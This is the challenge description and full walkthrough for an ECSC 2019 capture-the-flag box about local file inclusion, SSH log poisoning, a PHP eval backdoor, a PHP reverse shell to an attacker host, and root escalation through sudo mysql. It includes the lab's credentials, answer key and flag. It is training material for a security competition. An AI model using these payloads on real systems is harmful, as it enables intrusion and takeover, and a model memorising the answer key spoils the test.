

#ECSC2019



UNDERSTANDING LATERAL MOVEMENT

CHALLENGE DESCRIPTION

20.09.2019.

European Cyber Security Challenge 2019
Bucharest, Romania

European Cyber Security Challenge 2019 Bucharest, Romania

1. Initial Write-Up

Description: This challenge is aimed to show how lateral movement is possible in a system by escalating rights to an administrator level.

This box contains a Linux server with a vulnerable PHP code. The participants receive a technical challenge focusing on log poisoning attack. Enumerate the box, get low privileged shell and then escalate privilege to root.

The goal is to get the flag from /root/proof.txt.

2. Challenge specifications

- Category: Web application/Exploiting/Linux
- Difficulty: Medium
- Expected time to solve: 2-4 hours

3. Technical specifications

Description:

Challenge Technical Specification, data to set up and access to the environment.

- IP address: DHCP, participant needs to find the IP on the specified subnet.
- Operating Systems: Ubuntu 16.04 LTS
- Credentials
 - User Credentials : challenges:RMtt54!!PASS
 - Root Credentials : challenges user is in sudoers group
 - MySQL Credentials : root:root
- Focus: OWASP
 - default password
 - remote code execution
 - hardcoded credentials
- Software used
 - Apache/PHP
 - MySQL

European Cyber Security Challenge 2019 Bucharest, Romania

- Ubuntu 16.04 LTS
- Important files to have in mind
 - /etc/network/interfaces: Network configuration file used to assign an DHCP IP address and nameserver. Default interface name: ens33
 - Important Files or directories:
 - /var/www/html: Default Webroot directory
- Other information
- Minimum setup requirements (512 GB RAM, 2 vCPU)

European Cyber Security Challenge 2019
Bucharest, Romania

4. Questions and answers

Description:

CTF Specific questions:

What is the flag included in the file?

```
\! cat /root/proof.txt  
B0A2692845397B5BFEC440554D1A8A09
```

Non-Flag specific:

- What other type of vectors can be used with the local file inclusion? (**Sensitive data can be leaked through LFI eg.: /etc/passwd, and web application source files with hardcoded credentials**)
- What is the difference between the non-interactive and the interactive shell? (**Interact5ive shell provides possibility to users to input data during command processes**)
- Why is it necessary to use an interactive shell for to privilege escalation? (**Most priv esc tools requires user interaction, therefore interactive shells are simply more comfortable**)
- Give at least two server configuration changes to mitigate this attack. (**Create 'chroot'-ed operation environment for the webserver. Restrict webserver rights to the webroot directory and below, deny any attempts to reach higher in the directory structure.**)
- Find an existing tool that can be used for the LFI enumeration. (**WFUZZ**)
- What are the main risks of log poisoning attacks? (**Log Poisoning is a common technique used to gain a reverse shell from an LFI vulnerability. To make it work an attacker attempts to inject malicious input to the server log. The highest risk is that they might access a command shell with limited privileges, which can be escalated to a root privilege with other methods**)

European Cyber Security Challenge 2019 Bucharest, Romania

5. Attack Scenario

Description:

The attacker runs some discovery tools (nmap, dirbs, etc. scans) on the target server and specify the server remote ports and services. This server has some web vulnerabilities for example: LFI, misconfigured file access, Default Password. The attacker was able to run a PHP code on the linux server with the help of Log Poisoning. The attacker can make a low (user: www-data) level remote shell access and read / write the server files. The attacker is able to escalate privilege with misconfigured sudo and a weak mysql password.

6. Installation instructions

Description:

The VM is designed to work with VmWare. The participants should be able to access the VM-s IP address. However for the best experience the participants may run their own instances from the VM, the VM should handle multiple participants at once. The network settings of the VM should be set up accordingly.

7. Tools needed

Description:

Tools needed for the solution of the challenge

- General (Kali) Linux tools
- dirb
- phpsploit
- nmap
- custom enumeration tool

8. Artefacts Provided

Description:

List of artifacts provided with checksums.

File	Cheksum
------	---------

**European Cyber Security Challenge 2019
Bucharest, Romania**

ECSC2019_C5.zip	603561ace397cc773f260de218ff5cdf735f28fe6fc6218728029baddbaa8512
-----------------	--

9. Walkthrough (writeup)

Description:

Find the target IP with nmap or netdiscover.

Scan for open ports on the target:

```
nmap -sV -sT 192.168.72.130 -p- -v
```

Use dirb to scan the target <http://192.168.72.130:13411/> for existing files or folders:

```
@~$ dirb http://192.168.72.130:13411/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Sep 13 14:08:12 2019
URL_BASE: http://192.168.72.130:13411/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.72.130:13411/ ----
+ http://192.168.72.130:13411/index.php (CODE:200|SIZE:1)
==> DIRECTORY: http://192.168.72.130:13411/javascript/
==> DIRECTORY: http://192.168.72.130:13411/secret/
+ http://192.168.72.130:13411/server-status (CODE:403|SIZE:305)

---- Entering directory: http://192.168.72.130:13411/javascript/ ----

---- Entering directory: http://192.168.72.130:13411/secret/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)




-----

END_TIME: Fri Sep 13 14:08:21 2019
DOWNLOADED: 9224 - FOUND: 2
```

European Cyber Security Challenge 2019 Bucharest, Romania

Check /secret/ folder in browser: <http://192.168.72.130:13411/secret/>


Index of /secret

Name	Last modified	Size	Description
 Parent Directory		-	
 passwords.txt	2018-08-26 13:15	39	
 read.php	2018-08-26 13:14	138	

Apache/2.4.18 (Ubuntu) Server at 192.168.72.130 Port 13411

Try the discovered read.php and notice the possible local file inclusion vulnerability.

Validate the file inclusion.



```

Hello John. You can use this application : read.php?filename=passwords.txt
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time
Synchronization,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus
Proxy,,:/run/systemd:/bin/false syslog:x:104:108:./home/syslog:/bin/false _apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false uidd:x:107:111:./run/uidd:/bin/false
challenges:x:1000:1000:Challenges,,./home/challenges:/bin/bash sshd:x:108:65534:./var/run/sshd:/usr/sbin/nologin mysql:x:109:
Server,,./nonexistent:/bin/false 1

```

After validating the LFI vulnerability, try to enumerate for accessible and useful files.

Enumeration done with a custom python script and a LFI enumeration list found online:

European Cyber Security Challenge 2019 Bucharest, Romania

```
1  import urllib.request
2
3  link = "http://192.168.72.130:13411/secret/read.php?filename="
4
5  try:
6      filepath = 'lfi_list.txt'
7      with open(filepath) as fp:
8          for line in fp:
9              site = urllib.request.urlopen(link + line)
10             meta = site.info()
11             if meta['Content-Length'] != '78':
12                 print(meta['Content-Length'])
13                 print("Link: {}".format(link + line.rstrip()))
14
15  finally:
16      fp.close()
```

Part of the list used for the enumeration:

```
109 /var/log/syslog.3.gz
110 /var/log/auth.log
111 /var/log/auth.log.0
112 /var/log/auth.log.0.gz
113 /var/log/auth.log.1
114 /var/log/auth.log.1.gz
115 /var/log/auth.log.2
116 /var/log/auth.log.2.gz
117 /var/log/auth.log.3
118 /var/log/auth.log.3.gz
119 /var/log/authlog
120 /var/log/syslog
121 /var/adm/lastlog
122 /var/adm/messages
123 /var/adm/messages.0
124 /var/adm/messages.1
125 /var/adm/messages.2
```

The output of the script:

European Cyber Security Challenge 2019 Bucharest, Romania

```
@~/enisa$ python3 lfi_enum.py
1616
Link: http://192.168.72.130:13411/secret/read.php?filename=/etc/passwd
914
Link: http://192.168.72.130:13411/secret/read.php?filename=/etc/group
265
Link: http://192.168.72.130:13411/secret/read.php?filename=/etc/hosts
105
Link: http://192.168.72.130:13411/secret/read.php?filename=/etc/issue
801
Link: http://192.168.72.130:13411/secret/read.php?filename=/etc/crontab
243
Link: http://192.168.72.130:13411/secret/read.php?filename=/proc/version
213
Link: http://192.168.72.130:13411/secret/read.php?filename=/proc/cmdline
7194
Link: http://192.168.72.130:13411/secret/read.php?filename=/etc/apache2/apache2.conf
2621
Link: http://192.168.72.130:13411/secret/read.php?filename=/etc/ssh/sshd_config
761
Link: http://192.168.72.130:13411/secret/read.php?filename=/etc/mysql/my.cnf
None
Link: http://192.168.72.130:13411/secret/read.php?filename=/var/log/lastlog
4687
Link: http://192.168.72.130:13411/secret/read.php?filename=/var/log/wtmp
1231
Link: http://192.168.72.130:13411/secret/read.php?filename=/var/run/utmp
None
Link: http://192.168.72.130:13411/secret/read.php?filename=/var/log/auth.log
None
Link: http://192.168.72.130:13411/secret/read.php?filename=/var/log/auth.log.1
1231
Link: http://192.168.72.130:13411/secret/read.php?filename=/var/run/utmp
4687
Link: http://192.168.72.130:13411/secret/read.php?filename=/var/log/wtmp
None
Link: http://192.168.72.130:13411/secret/read.php?filename=/var/log/lastlog
```

Check the discovered accessible files if can be used somehow.

With the open ssh port on the server and the `/var/log/auth.log` maybe it is possible to do a log poisoning attack.

Inject the desired code into the ssh log by trying to log in with a malicious username:

```
@~$ ssh '<?php @eval($_SERVER['HTTP_PASSKEY']); ?>'@192.168.72.130
<?php @eval($_SERVER['HTTP_PASSKEY']); ?>'@192.168.72.130's password:
```

Then try to execute the payload within PhpSploit (<https://github.com/nil0x42/phpsploit>):

European Cyber Security Challenge 2019 Bucharest, Romania

```

phpsploit > set PASSKEY PASSKEY
phpsploit > set target http://192.168.72.130:13411/secret/read.php?filename=/var/log/auth.log
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PASSKEY']); ?>
[*] Sending payload to http://192.168.72.130:13411/secret/read.php?filename=/var/log/auth.log ...
[*] Shell obtained by PHP (192.168.72.1 -> 192.168.72.130:80)

Connected to Linux server (192.168.72.130)
running PHP 7.0.30-0ubuntu0.16.04.1 on Apache/2.4.18 (Ubuntu)
phpsploit(192.168.72.130) > run id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
phpsploit(192.168.72.130) >

```

The code successfully executed.

Open a reverse shell.

On the attacker, open a port for the reverse shell: nc -lvp 4444

On the target:

```

phpsploit(192.168.72.130) > run "php -r '$sock=fsockopen(\"192.168.72.1\",4444);exec(\"/bin/sh -i <&3 >&3 2>&3\");'"

```

In the opened reverse shell, upgrade to interactive shell:

```

@~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.72.130: inverse host lookup failed: Unknown host
connect to [192.168.72.1] from (UNKNOWN) [192.168.72.130] 37290
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'

www-data@ubuntu:/var/www/html$
www-data@ubuntu:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Now try to escalate privilege.

```

www-data@ubuntu:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/mysql
www-data@ubuntu:/var/www/html$

```

Use mysql as root, and try to gain root privilege:

**European Cyber Security Challenge 2019
Bucharest, Romania**

```
www-data@ubuntu:/var/www/html$ sudo mysql -u root
sudo mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
www-data@ubuntu:/var/www/html$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password: root

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.23-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

No entry for terminal type "unknown";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> \! id
\! id
uid=0(root) gid=0(root) groups=0(root)
mysql>
```

Mysql root user has the weak password 'root'.

With the escalated root privilege, the proof.txt is accessible:

```
mysql> \! ls /root
\! ls /root
proof.txt
mysql> \! cat /root/proof.txt
\! cat /root/proof.txt
B0A2692845397B5BFEC440554D1A8A09
mysql>
```